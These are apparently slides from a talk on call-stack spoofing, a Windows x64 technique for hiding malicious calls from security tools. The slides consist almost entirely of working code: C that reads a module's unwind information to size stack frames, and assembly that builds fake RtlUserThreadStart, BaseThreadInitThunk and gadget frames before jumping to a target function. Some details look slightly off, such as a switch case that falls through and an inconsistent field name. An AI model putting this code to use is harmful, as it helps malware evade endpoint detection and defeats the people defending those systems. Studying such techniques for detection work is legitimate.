


CALL-STACK SPOOFING

- ▶ Builds upon Return Address Spoofing and also spoofs the call stack by creating synthetic frames



EVASION





CALCULATING THE FRAME SIZE

```
7
8     int getstacksize(HMODULE hModule, UINT64 pFuncAddress) {
9
10    DWORD dwFuncOffset = pFuncAddress - (UINT64)hModule;
11    PIMAGE_DOS_HEADER pImgDosHdr = hModule;
12    PIMAGE_NT_HEADERS pImgNtHdr = (UINT64)hModule + pImgDosHdr->e_lfanew;
13    IMAGE_OPTIONAL_HEADER64 ImgOptHdr = pImgNtHdr->OptionalHeader;
14
15    PRUNTIME_FUNCTION pRunTimeFunction = (UINT64)hModule + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress;
16    PUNWIND_INFO pUnwindInfo;
17
18
19    DWORD dwRunTimeFuncSize = ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].Size / sizeof(RUNTIME_FUNCTION);
20    DWORD dwStackSize = 0;
21
22
23    for (int i = 0; i < dwRunTimeFuncSize; pRunTimeFunction++) {
24
25        if (dwFuncOffset >= pRunTimeFunction->BeginAddress && dwFuncOffset <= pRunTimeFunction->EndAddress) {
26            break;
27        }
28
29    }
30
31    pUnwindInfo = (UINT64)hModule + pRunTimeFunction->UnwindData;
32
33    PUNWIND_CODE pUnwindCode = pUnwindInfo->UnwindCode;
```

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```
for (int i = 0; i < pUnwindInfo->CountOfUnwindCodes; i++) {  
  
    UCHAR UnwindOpCode = pUnwindCode[i].UnwindOp;  
  
    switch (UnwindOpCode)  
    {  
        case UWOP_ALLOC_SMALL:  
            dwStackSize += (pUnwindCode[i].OpInfo + 1) * 8;  
            break;  
        case UWOP_PUSH_NONVOL:  
            if (pUnwindCode[i].OpInfo == 4)  
                return 0;  
            dwStackSize += 8;  
            break;  
        case UWOP_ALLOC_LARGE:  
            if (pUnwindCode[i].OpInfo == 0) {  
                dwStackSize += pUnwindCode[i + 1].FrameOffset * 8;  
                i++;  
            }  
            else {  
                dwStackSize += *(ULONG*)&pUnwindCode[i + 1];  
                i += 2;  
            }  
            break;  
        case UWOP_PUSH_MACHFRAME:  
            if (pUnwindCode[i].OpInfo == 0)  
                dwStackSize += 40;  
            else  
                dwStackSize += 48;  
        case UWOP_SAVE_NONVOL:  
            i++;  
            break;  
        case UWOP_SAVE_NONVOL_FAR:  
            i += 2;  
            break;  
        default:  
            break;  
    }  
}
```

IMPACTS FRAME SIZE

- ▶ UWOP_PUSH_NONVOL
- ▶ UWOP_ALLOC_SMALL
- ▶ UWOP_ALLOC_LARGE
- ▶ UWOP_PUSH_MACHFRAME

EVASION

Spoof PROC

```
pop r15 ; Saving Return Address To Caller
mov r13, rcx ; Storing StackInfo Struct in r13

push 0 ; Terminating StackWalk

mov rsi, [r13].STACK_INFO.dwRtlUserThreadStartSize
sub rsp, rsi ; Creating RtlUserThreadStart Frame
mov rsi, [r13].STACK_INFO.pRtlUserThreadStart
push rsi

mov rsi, [r13].STACK_INFO.dwBaseThreadInitThunk
sub rsp, rsi ; Creating BaseThreadInitThunk Frame
mov rsi, [r13].STACK_INFO.pBaseThreadInitThunk
push rsi

mov rsi, [r13].STACK_INFO.dwGadgetSize
sub rsp, rsi ; Creating Gadget Frame
mov rsi, [r13].STACK_INFO.pGadget
push rsi
```

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```
    mov rdi, [r13].STACK_INFO.pArgs
    mov rcx, [rdi]
    mov rdx, [rdi + 8]
    mov r8, [rdi + 16]
    mov r9, [rdi + 24]

    mov r10, [r13].STACK_INFO.dwNumberOfArgs
    sub r10, 4
    lea r10, [r10 * 8]

loop_start:
    cmp r10, 0
    jle loop_end
    mov r11, [rdi + 24 + r10]
    mov [rsp + 32 + r10], r11
    sub r10, 8
    jmp loop_start
```


EVASION

```
loop_end:  
    mov rsi, restore  
    mov [r13].STACK_INFO.pEbx, rsi  
    lea rbx, [r13].STACK_INFO.pEbx  
    mov rsi, [r13].STACK_INFO.pTargetFunction  
    jmp rsi  
  
restore:  
    add rsp, 24  
    mov rsi, [r13].STACK_INFO.dwRtlUserThreadStartSize  
    add rsp, rsi  
    mov rsi, [r13].STACK_INFO.dwBaseThreadInitThunk  
    add rsp, rsi  
    mov rsi, [r13].STACK_INFO.dwGadgetSize  
    add rsp, rsi  
    jmp r15
```


Spoof ENDP

end

